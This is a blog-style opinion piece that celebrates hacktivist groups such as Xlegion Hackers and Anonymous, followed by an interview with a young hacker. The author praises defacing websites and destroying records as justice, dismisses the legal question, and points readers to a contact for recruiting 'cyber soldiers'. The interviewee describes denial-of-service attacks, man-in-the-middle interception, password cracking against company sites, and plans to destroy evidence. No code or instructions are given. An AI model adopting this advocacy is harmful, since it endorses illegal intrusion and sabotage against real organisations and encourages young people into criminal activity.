As a Facebooker, I have made friends and acquaintances with quite a few hackers. I have had a first row seat to countless "Tango Downs" in every field imaginable.

I think the most magical thing about hacking is that the people doing evil in the world are suddenly at the mercy of a group of motivated and ethically responsible men and women. Men and women who are growing in rabid numbers and taking over the internet as it has never been seen before.

Just today, in support of Julian Assange, hackers were wreaking havoc with Britain's government and law enforcement websites. They even took down Scotland Yard! Ahhh, the magic of it!

It is about time the people of the world had some power. For years all we could do is wield the poison pen or take to the streets. Now, we have a new and ever improving method of sending a message to corruption and immorality.

Enter Xlegion Hackers. A group of young, bright and on the ready to make life miserable for people engaged in corruption, child porn, unfair business practices, scammers, spammers, and just plain idiots.

Its leader, Anthony Smith, marches his troops into keyboard battle with expert efficiency, acting as smooth as butter and deadly as poison.

Take a moment and click on this Pastebin and peruse the seemingly endless list of his victims. <http://www.pastebin.com/u/xL3gi0n>

And, you know what? The world needs people like Anthony Smith. Kids who are politically aware, understand that their futures are at stake and abhor what is happening to the good citizens of the world.

Governments, corrupt corporations and people who take advantage of others need to pay attention and be afraid. Very afraid. Acting in ways that degrade living and remove the chance for these kids to succeed in life and prosper is going to get you a defaced website and destroyed records. You can count on it.

For us non-technical people, we get the pleasure of seeing something we have wanted for a long time. Justice. It is magical justice that the “little person” now has a voice through hero’s like Anthony Smith.

I won’t argue the legal question of hacking. The people have been duped, used and abused at the hands of government, corporations and other groups engaged in the most heinous illegal activities. Everyday people die at the hands of these criminals who run free while the good people addressing their dirty deeds run the risk of arrest and harassment.

Viva La XLegion Hackers and the Anthony Smiths of the world. We need you. You give us a voice we cannot speak ourselves.

Anthony is always looking for good cyber soldiers and you can reach him at facebook.com/xl3gi0nhackers.gov

After all, it is all fucking magic!

I was curious as what what young hackers were thinking....here is a short interview with someone who has joined the ranks of the phenomenon called Anonymous. His name is Anon.kid and he represents what is happening in the movement and where it is going.

Q: How did you become interested in Hacking and internet security issues?

A: I had 2 cousins who's profession was network security, they showed me what they where doing and took me under there wing and taught me everything they knew.

Q: How long have you been involved in Hacking and had an interest in the internet?

A: I have been interested in it for about 3 and a half years but did not use anything I learned to effect other websites until about a year ago.

Q: What impact do you think we can have on the world through the use of hacking?

A: We need to expand our knowledge of what a computer can do in order to help with technological development in the future.

Q: What are your thoughts on the state of politics globally and what would you like to see happen in the future in terms of how you want governments to act?

A: As I see it, the governments are twisting the words of the constitution to benefit themselves and all they do is get our hopes up higher and higher just to be tossed into the wind. I would like to see the government listen to the people more. At least try to come up with a bill that will benefit everyone's needs or give us options of what we can do too make our lives and our families lives better and have a brighter future. I would like to see not having a job nothing to worry about or missing out on one house payment won't make you lose you're home.

Q: Why do you think young people are so attracted to the internet and hacking?

A: Well, I believe since computers continue to advance jobs we will always be open for it and that draws a lot of attention to it. With thousands of new websites being posted every-day, that makes the hacker in demand cause no one wants to lose money/customers cause they got hacked and private information was stolen if they act irresponsibly.

Q: Do you fear getting caught and what would you do if that happened?

A: Sometimes I think about it. Not all that much though. The first thing I would do is demand a lawyer to defend my case. If I knew for sure they were going to come after me, I would destroy my computer and get rid of anything that leads to me breaching network security

Q: What types of hacking do you participate in and how as it made a difference?

A: It all really depends on who I am working with. If it is a group of newbies who just want to take down a website, I will tell them to just use a DoS. Besides that, my favorite is using a man in the middle attack to obtain information. A lot of the hacks I have been doing lately is password cracking to gain access into websites for Operation Assange and I think it takes a hit on companies that we attack and shows them that the laws they are defending make NO sense and their customers are not happy with what they are doing.

Q: What is the future for hacking? Will it increase? Will it make a huge impact?

A: I believe it will continue to show people that giving companies their information is not as safe as you think. I believe people in the near future will realize that anything you do on your computer can be monitored and used as black mail from a hacker. It will soon make people think twice before they use the credit card to buy something off Ebay or any other sites. Also, it will wake up corrupt businesses and governments that the people are listening and watching and their websites will be taken down unless they start acting responsibly.

Q: What are your passions and goals for the future?

A: I enjoy learning about computers and how they work and sharing it for others to see. I hope that I will get to be a good guy in the cyber world and use what I have learned to help others out and keep information safe. For now, I'm just enjoying what I know.